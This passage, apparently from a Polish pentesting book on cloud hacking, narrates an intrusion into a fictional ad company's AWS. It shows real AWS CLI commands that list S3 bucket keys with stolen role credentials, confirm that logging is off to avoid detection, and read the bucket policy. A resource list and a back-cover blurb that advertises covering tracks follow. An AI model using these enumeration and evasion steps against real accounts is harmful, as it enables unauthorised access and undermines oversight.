W porządku, próba wyświetlenia wszystkich komór S3 z konta okazała się trochę za odważna, ale warto było to sprawdzić. Cofnij się teraz i zastosuj metodę małych kroczków. Ponownie użyj roli demo-role.ec2 i spróbuj wyświetlić klucze z komory mxrads-dl. Pamiętaj, że wcześniej, bez danych uwierzytelniających, odpowiedzią była odmowa dostępu:

```
root@Point1:~/# aws s3api list-objects-v2 --profile demo --bucket mxrads-dl >
list_objects_dl.txt
root@Point1:~/# grep '"Key"' list_objects_dl | sed 's/[",]//g' >
list_keys_dl.txt

root@Point1:~/# head list_keys_dl.txt
  Key: jar/maven/artifact/com.squareup.okhttp3/logging-interceptor/4.2.2
  Key: jar/maven/artifact/com.logger.log/logging-colors/3.1.5
--pominięte--
```

W końcu jakieś efekty! Udało Ci się uzyskać listę kluczy i je zapisać. W ramach środków ostrożności, zanim zaczniesz pracę na dobre i wczytasz każdy plik z tej komory, upewnij się, że rejestrowanie zdarzeń związanych z operacjami na obiektach S3 jest wyłączone. Wywołaj API `get-bucket-logging`:

```
root@Point1:~/# aws s3api get-bucket-logging --profile demo --bucket mxrads-dl

<empty_response>
```

Okazuje się, że odpowiedź jest pusta. Rejestrowanie zdarzeń nie jest aktywne. Doskonale. Może się zastanawiasz, dlaczego wywołanie do tego dziwnego API zakończyło się powodzeniem. Dlaczego profil instancji miałby potrzebować uprawnień do tego API? Aby to zrozumieć, przyjrzyj się pełnej liście operacji możliwych w S3 (*https://docs.aws.amazon.com/*). Tak, dostępne są setki operacji na komorach, a każda z nich może być dozwolona lub zablokowana.

W AWS wykonano niesamowitą pracę, aby zdefiniować bardzo precyzyjne uprawnienia dla każdego drobnego i czasem nieistotnego zadania. Nie dziwi więc to, że większość administratorów w trakcie konfigurowania komór przypisuje uprawnienia typu wildcard. Użytkownik potrzebuje dostępu do komory w trybie tylko do odczytu? Odpowiednie będą uprawnienia `Get*`. Administrator nie wie jednak, że `Get*` oznacza tak naprawdę 31 uprawnień, i to tylko do usługi S3! `GetBucketPo` `↪licy` do pobierania polityki komory, `GetBucketCORS` do pobierania ograniczeń mechanizmu CORS, `GetBucketACL` do pobierania list kontroli dostępu itd.

Polityki komory są używane głównie do przyznawania dostępu zewnętrznym kontom w AWS lub dodawania warstwy zabezpieczeń do nadmiernie liberalnych polityk IAM przyznanych użytkownikom. Żądanie użytkownika z uprawnieniem `s3:*` może więc zostać odrzucone na mocy polityki komory, która dopuszcza operacje tylko niektórych użytkowników lub wymaga używania określonego źródłowego adresu IP. Tu chcesz uzyskać dostęp do polityki komory mxrads-dl, aby sprawdzić, czy jest on przyznawany innym kontom w AWS:

```
root@Point1:~/# aws s3api get-bucket-policy --bucket mxrads-dl
{
  "Id": "Policy1572108106689",
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1572108105248",
      "Action": [
          "s3:List*", " s3:Get*"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:s3:::mxrads-dl",
      "Principal": {
         "AWS": "arn:aws:iam::983457354409:root" ❶
      }
  }]
}
```

W tej polityce wymienione jest zewnętrzne konto AWS 983457354409 ❶. Może to być konto firmy Gretsch Politico, wewnętrznego działu z firmy MXR Ads mającego własne konto AWS lub prywatne konto programisty. Nie możesz mieć pewności — przynajmniej jeszcze nie teraz. Zapisz je w celu późniejszego sprawdzenia.

Sprawdzanie listy kluczy

Wróć do pobierania całej listy kluczy komory i przyjrzyj się im w poszukiwaniu poufnych danych, a także w celu poznania przeznaczenia tej komory. Widzisz imponującą liczbę publicznych binariów i plików *.jar*. Jest kolekcja różnych wersji popularnego oprogramowania, na przykład serwera Nginx, Javy i Log4j. Wygląda na to, że to replika jakiegoś publicznego punktu udostępniania pakietów. Udało się znaleźć kilka skryptów powłoki bash, które automatyzują wykonywanie polecenia `docker login` lub zawierają funkcje pomocnicze dla poleceń AWS, jednak żadne z tych plików nie wyglądają na poufne.

Z tego możesz wywnioskować, że ta komora zapewne służy jako korporacyjne centrum udostępniania pakietów. Systemy i aplikacje muszą używać tej komory do pobierania aktualizacji oprogramowania, pakietów, archiwów i innych powszechnie udostępnianych materiałów. Wygląda na to, że nie każda publiczna komora S3 jest oczekującą na splądrowanie krainą Eldorado.

Sprawdź pobrany wcześniej skrypt *user-data*. Celem jest znalezienie dodatkowych wskazówek na temat usług, do których można przesłać zapytania. Okazuje się jednak, że nie znajdujesz nic ciekawego. Możesz nawet z desperacji spróbować uzyskać dostęp do kilku API AWS, używając danych uwierzytelniających roli demo w usługach takich jak EC2, Lambda i Redshift, ale zawsze uzyskasz ten sam komunikat o błędzie. Bardzo frustrujące jest mieć właściwe klucze i stać w progu tylko dlatego, że są tysiące dziurek do sprawdzenia. Czasem jednak tak właśnie się dzieje.

Podobnie jak w większości ślepych zaułków, jedyna droga naprzód to się cofnąć — przynajmniej na chwilę. Nie chodzi o to, że zebrane do tej pory dane są bezużyteczne. Masz dane uwierzytelniające do bazy danych i AWS, które mogą się przydać w przyszłości, a przede wszystkim wiesz co nieco o tym, w jaki sposób firma zarządza swoją infrastrukturą. Teraz potrzebujesz tylko niewielkiej iskry, aby wywołać pożar całego rancza. Wciąż masz blisko setkę domen do sprawdzenia. W końcu dotrzesz do celu.

Materiały

- Zapoznaj się z krótkim wprowadzeniem do narzędzia Burp, jeśli jeszcze go nie znasz — *http://bit.ly/2QEQmo9*.
- Zapoznaj się z ćwiczeniami „złap flagę” (ich trudność stopniowo rośnie) ze strony *http://flaws.cloud/*, aby wyrobić w sobie podstawowe nawyki związane z hakowaniem w chmurze.
- CloudBunny i fav-up to narzędzia, które pomogą Ci poznać adresy IP usług kryjących się za siecią CDN — *https://github.com/Warflop/CloudBunny/* i *https://github.com/pielco11/fav-up/*.
- Więcej o technikach odkrywania nazw komór dowiesz się ze stron *http://bit.ly/36KVQn2* i *http://bit.ly/39Xy6ha*.
- Różnica między rekordami CNAME i ALIAS jest opisana na stronie *http://bit.ly/2FBWoPU*.

- Jeśli interesuje Cię szybkie polowanie, w tej witrynie dostępna jest lista otwartych komór S3 — *https://buckets.grayhatwarfare.com/*.
- Więcej informacji o politykach komór S3 znajdziesz na stronie *https://amzn.to/2Nbhngy*.
- Dodatkowe informacje o protokole WebSocket są dostępne pod adresem *http://bit.ly/35FsTHN*.
- Zapoznaj się z blogiem na temat IMDSv2 — *https://go.aws/35EzJgE*.


PROGRAM
PARTNERSKI
GRUPY HELION
1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ
Zmień swoją stronę WWW w działający bankomat!
Dowiedz się więcej i dołącz już dzisiaj!
http://program-partnerski.helion.pl
GRUPA
Helion

ZALEŻY CI NA BEZPIECZEŃSTWIE? MYŚL JAK MĄDRY HAKER!

Rozwój technologii wymusza zmianę podejścia do zabezpieczania systemów. Jeszcze niedawno napastnicy prześlizgiwali się przez zapory sieciowe i uzyskiwali dostęp do wewnętrznych zasobów firmy. Skanowali sieć, tunelowali ruch sieciowy, wstrzykiwali złośliwy kod. Obecnie, jako że coraz więcej podmiotów pracuje w odpornym środowisku opartym na chmurze, rozwijanym na bazie modelu DevOps, także napastnicy są zmuszeni zmienić styl pracy. I napastnik, i pentester muszą myśleć jak projektant systemu, aby wykorzystać jego fałszywe założenia i pochopne decyzje.

Ta książka jest przeznaczona dla specjalistów do spraw bezpieczeństwa, którzy chcą się nauczyć łamać systemy chmurowe, a przez to znajdować sposoby doskonalszego ich zabezpieczania. W trakcie lektury prześledzisz, jak wyglądają w praktyce wszystkie etapy włamania do nieprzyjaznego zabezpieczonego środowiska działającego w chmurze. Przeanalizujesz podstawowe procedury z obszaru bezpieczeństwa operacji. Nauczysz się używać systemu operacyjnego Tails, sieci Tor i serwerów pomocniczych. Poznasz także kod przydatny do budowania anonimowej infrastruktury do hakowania, aby uchronić się przed wykryciem. Dowiesz się, jak prowadzić rekonesans, zbudujesz narzędzia od podstaw i rozłożysz na części niskopoziomowe mechanizmy popularnych systemów, aby uzyskać dostęp do celu. Tutaj znajdziesz i wiedzę, i inspirację do samodzielnych misji hakerskich.

Dowiedz się, jak:

- skutecznie zacierać za sobą ślady
- wyszukiwać w systemie dane uwierzytelniające
- zdobywać dostęp do poufnych danych przechowywanych w systemach Amazon Web Services
- hakować systemy chmurowe, takie jak Kubernetes i S3
- eskalować uprawnienia w systemie przez manipulowanie węzłami i rolami

Sparc Flow jest ekspertem w dziedzinie bezpieczeństwa informatycznego. Zajmuje się hakowaniem. Prezentował swoje dokonania na prestiżowych konferencjach, takich jak Black Hat, DEF CON czy Hack In The Box. Pasjonuje go pisanie, chętnie dzieli się w ten sposób swoją szeroką wiedzą.

Helion
helion.pl
HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl

KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-283-8332-6
9 788328 383326
INFORMATYKA W NAJLEPSZYM WYDANIU
Cena: 69.00 zł